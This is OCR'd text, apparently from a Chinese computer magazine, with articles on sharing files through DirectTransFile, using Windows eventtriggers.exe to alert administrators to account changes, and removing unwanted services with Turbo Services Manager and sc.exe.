


图6




图7

这里还以上一个例子为例进行说明，在Alice和Bob的电脑上都安装运行了DirectTransFile，Alice的任务是需要将D盘上的“jimi”文件夹传输给Bob。Alice在系统托盘中的DirectTransFile图标右键菜单上点击“Uploads”项，在上传管理窗口左下角点击第一个按钮，在共享设置窗口（如图6）右侧纵向点击第二个按钮，选择D盘上的“jimi”文件夹，DirectTransFile可以将其中的所有文件全部导入进来。当然，也可以点击第一个按钮，导入需要共享的文件。按照同样的方法，可以其它选择需要共享的文件或者文件夹。

之后在窗口底部点击“Register”按钮，DirectTransFile会自动为需要共享的文件建立传输暗语（如图7）。对方只有使用该暗语，才可以传输与之绑定的文件。点击OK按钮，返回上传管理窗口。

按照同样的方法，您可以为不同的文件分别创建各自的传输暗语。在上传管理窗口左侧的“Uploads list”列表中显示所有存在的传输暗语，点击对应的传输暗语，在“File list”列表中显示与其关联的所有文件。为了加强安全性，DirectTransFile允许为不同的暗语设置密码，在对应的传输密语的右键菜单上点击“Set Password”项，可以为其设置密码（如图8）。




图8

之后Alice将该传输暗语和密码发送给了Bob，Bob在系统托盘中的DirectTransFile菜单中点击“Downloads”项，在下载管理窗口（如图9）右下角点击第一个按钮，在弹出窗口中输入对应的传输密语，点击“Next”按钮，选择文件保存路径，DirectTransFile可以根据该传输密语，和Alice的主机建立直线网络连接，因为Alice已经该传输暗语设置了密码，Bob必须在下载窗口左侧选择该传输暗语，在其右键菜单中点击“Set password”项，输入正确的密码。之后点击窗口底部第三个按钮，执行文件传输操作，Alice的主机接收到Bob主机发送来的传输密语后，可以自动寻找和其关联的所有文件，之后将其传输给Bob主机，Bob主机上的DirectTransFile根据这些信息，可以立即执行数据直接下载操作。在下载过程中，可以随时暂停按钮，暂停下载操作。点击继续按钮，继续执行下载操作。当进度栏中显示“Loaded！”字样时，表示下载已经完成。按照上述方法，您可以为不同的文件或者文件夹设置传输暗语，您的好友只需输入不同的传输暗语，就可以快速安全的从您的主机上下载文件了。在下载管理窗口中点击对应的传输密语，在窗口右侧显示具体的下载文件信息，如果对应文件带有绿色标记，表示该文件已经下载完成。




图9

（文中涉及的相关软件本期光盘已收录）

活用事件触发器，提高系统安全性

郭建伟

在Windows的运行过程中，会产生各种系统事件，这些事件都记录在系统日志文件中。打开事件查看器，在其中提供了“应用程序”、“安全性”、“系统”等三类日志文件。有经验的系统管理员，往往通过分析这些系统日志，就可以掌控解系统中发生的重要事件。例如，当黑客侵入系统后，其行踪往往被Windows记录在各种监控日志中，管理员据此可以判断黑客对系统的渗透情况。但是，通常情况下，用户必须主动查阅系统日志信息，才能发现之前发生的各种事件，这很有些事后诸葛亮的味道。如果在系统发生重要事件时，能让Windows主动通知我们，那就极大的提高系统管理的效率。例如当黑客侵入系统后，系统通过事件触发器自动向您发送相关警报信息，这样您就可以从容不迫的拦截黑客的不法行为，更好的保护系统安全。

一、事件触发器语法简介

在Windows 2003/XP中提供了一个实用工具Eventtriggers.exe，利用该工具我们就可以自由的创建自己需要的系统事件触发器。在Windows 2000中没有该工具，可以将Windows 2003/XP中的Eventtriggers.exe程序复制到Windows 2000的系统文件夹中即可正常使用。创建事件触发器的语法如下：

Eventtriggers.exe /Create [/S system [/U [domain\] username [/P [password]]]] /TR triggername /TK taskname [/D description] [/L log]{[EID id][/T type][/SO source]}[/RU username [/RP password]]

其中“[/S system [/U username [/P [password]]]”参数主要为远程计算机建立事件触发器，如果在本地操作则可以省略。“/S system”参数中的“System”指远程计算机的IP地址。“[/U [domain\] username”参数中的“Username”指远程计算机上的用户名，如果远程机是域服务器的话，还需要指明域名“domain”参数。“/P [password]”参数指登录远程计算机的密码，如果省略密码项的话，在命令执行后系统会提示用户输入相应的登录密码。参数“TR triggername”中的“triggername”指的是触发器的名称。参数“TK taskname”中的“taskname”指的是当设定的事件触发后，所要执行的命令行。在参数“D description”中指定事件触发器的描述信息。“/L log”参数 指定要监视的 NT 事件日志。有效类型包括应用程序、系统、安全性、DNS 服务器日志和目录日志。可以使用通配符 “*”，默认值为 “*”。“EID id”参数中的“id”指需要监视的系统事件的ID号（例如ID为529指使用未知用户名登录系统事件，ID为627指更改帐号密码事件等）。参数“/T type” 指触发器要监视的事件类型。有效值包括“ERROR”，“INFORMATION”，“WARNING”，“SUCCESSAUDIT”，“FAILUREAUDIT”等。参数“/SO source”指事件触发器要监视的事件源。参数“/RU username”指定当触发事件后，执行指定的命令行时使用的用户帐户。对于“SYSTEM” 帐户，值必须是“”。参数“/RP [password]”则提供对应的用户密码，“SYSTEM”帐户的密码可以设为空。事件触发器一旦创建完成，则无法对其进行修改。

二、事件触发器监控实例

在CMD窗口执行命令：“eventtriggers /create /s 192.168.0.1 /u lysofter /eid 624 /tr “建立用户” /tk "net send 192.168.0.9 "在服务器上新的用户已经建立！""”（不带大括号），其中的ID号为624指创建用户帐号事件，当命令运行后，系统会出现密码输入提示，首先应该输入用户lysofter的密码，然后就建立了一个名称为“建立用户”的触发器，当在IP地址为“192.168.0.1”的计算机上建立新的用户后，系统马上给IP地址为“192.198.0.9”的计算机发送一条消息，说明已经有新的用户在远程计算机上建立了。这里使用了Net send命令，当然，用户在“TK”参数中也可以使用其它任何命令。

对应的还可以建立删除用户帐号的触发器，在CMD窗口中执行命令“eventtriggers /create /s 192.168.0.1 /u lysofter /eid 630 /tr “删除用户” /tk "net send 192.168.0.9 "在服务器上新的用户已经建立！""，其中ID号为630表示删除用户帐号事件，这样当在IP地址为192.168.0.1的计算机上执行删除用户操作后，系统马上给IP地址为192.198.0.9的计算机发送一条消息，说明在远程计算机上的有关用户被删除了。一般来说，黑客侵入电脑后，为了达到更好的控制目的，往往会在电脑上执行建立或者删除用户的操作，这样我们就可以及时的发现其行踪了。在事件查看器中选中某一事件，打开其属性窗口（如图1），在“事件详细信息”面板的“事件ID”栏中可以方便的查看事件的ID号。此外，在网址http://www.pcpop.com/doc/0/94/94581.shtml中，可以查询所有的Windows事件的ID号。在网址http://www.eventid.net中，可以查询指定ID号的系统事件。依照上述方法，只要知道了具体的事件ID号，就可以随心所欲的创建事件触发器了。

三、查看触发器信息

在创建了事件触发器后，还可以随时查看本地或远程计算机上的触发器信息。具体的语法格式为：

EVENTTRIGGERS /Query [/S system [/U username [/P [password]]]] [/FO format] [/NH] [/V] [/ID id]

其中参数“[/S system [/U username [/P [password]]]]”的含义与上述相同。“/V”参数用来显示触发器的详细情况。例如执行命令“eventtriggers /query /s 192.168.0.1 /u lysofter /v”，就可以将地址为“192.168.0.1”的事件触发器的全部信息都显示出来。参数“FO format”指定输出显示的格式。有效值包括“TABLE”，“LIST”，“CSV”等。参数“/NH”指定“列标题”在输出中不应该被显示，只对TABLE和CSV格式有效。参数“/ID id”指定要查询的事件触发器的ID号。例如执行命令““eventtriggers /query /s 192.168.0.1 /u lysofter /ID 529”，则只显示指定计算机上的ID号为529的事件触发器的信息。如果不带任何参数的话，只是显示指定计算机上的基本信息。例如执行命令“eventtriggers /query /s 192.168.0.1 /u lysofter”。

四、删除触发器事件

如果希望删除指定计算机上的某个事件触发器的话，具体的语法格式为：

EVENTTRIGGERS /Delete [/S system [/U username [/P [password]] /TID id [/TID id2 [...[/TID idn]]]

删除事件触发器的方法比较简单，其中参数“/TID id”指明需要删除的事件触发器的ID号。如果其中的“id”参数用“*”来代替的话，则删除指定计算机上的所有事件触发器。例如执行命令“eventtriggers /delete /s 192.168.0.1 /u lysofter /tid 100”，则删除指定计算机上的事件ID为100的事件触发器。如果执行命令“eventtriggers /query /s 192.168.0.1 /u lysofter /tid *”，则删除指定计算机上的所有事件触发器。

五、开启审核策略

在默认状态下，Windows没有开启审核策略，这个查看安全性事件带来不便。在“开始”→“运行”中输入“gpedit.msc”回车后打开组策略编辑器，在其左侧窗口中依次展开“计算机配置”→“Windows设置”→“安全设置”→“本地策略”→“审核策略”分支，在右侧窗口中双击“审核对象访问”项，在本地安全策略设置对话框中勾选“成功”和“失败”项。这样，就激活了安全性审核了。当执行Eventtriggers.exe命令创建事件触发器，以及触发了指定的事件触发器后，都会在系统目录中的“Syatem32\wbem\logs”文件夹中生成一个名为“CmdTriggerConsumer.log”的日志文件，其中记录了一些和事件触发器有关的一些简单的信息。值得说明的是，Eventtriggers.exe命令的运行需要依靠Task Scheduler服务的支持，该服务必须处于开启状态。否则无法正常创建事件触发器。

清除垃圾服务，让系统跑的更顺畅

郭建伟

系统服务是Windows重要的组成部分，实际上，很多第三方软件（甚至是病毒程序）也都喜欢添加自己的服务项目，来达到优先运行的目的。这些服务对我们来说，往往是无关紧要的。清除这些服务（尤其是病毒服务），可以节约系统资源和提高系统的安全性。下面就介绍一些常用的方法，来帮助您毫不费力的删除垃圾服务。

一、使用Turbo Services Manager清除垃圾服务

在Turbo Services Manager主窗口（如图1）工具栏上点击第四个按钮，可以列出本机上的所有系统服务项目，包括其名称，类型，运行状态，启动类型，依靠的其它服务编号，关联的文件等等信息。选择需要清理的服务，点击工具栏上的第十一个按钮（名称为“Uninstall”，或者点击“Shift+U”键），即可将其删除掉。如果该服务处于运行状态，需要点击工具栏上的红色的停止按钮，结束其运行状态，方可进行删除。利用工具栏上的其他按钮，可以改变选定服务的运行状态（包括启动，暂停，继续等），同时可以更改其启动类型（包括手动，自动，禁用等），为了更好的管理服务，还可以按照运行状态，启动类型对服务进行分类显示。此外，Turbo Services Manager还可以保存当前所有服务的运行状态。为了防止操作失误，可以事先对服务进行备份。点击工具栏上第一个按钮。将当前全部服务参数备份为独立的文件（其后缀为“.XML”）。以后如果发现操作失误，只要点击工具栏上第二个按钮，选择事先备份的服务文件，就可以恢复所有的服务项目了。下载地址：http://www.turboirc.com/tools/tsm.rar。




图1

二、使用SC命令清除垃圾服务

在开始运行中执行“msconfig.exe”命令，在系统配置实用程序窗口中打开“服务”面板，勾选“隐藏所有Windows服务”项，就可以显示所有非系统的服务项目了。利用系统的自带的“sc.exe”命令，即可轻松删除目标服务，其使用

格式为“Sc <server> [command] [service name] <option1> <option2>...”，其中“<server>”指目标机器IP地址或名称，“[command]”指SC所要执行开关参数，“[service name]”指系统服务名称。在服务管理器中双击目标服务，在其属性窗口可以查阅服务名称。这里以删除“UTSCSI”服务为例进行说明，在CMD窗口执行命令“SC stop "UTSCSI"”，即可停止该服务，之后执行命令“SC delete "UTSCSI "”，就可以删除该服务了。

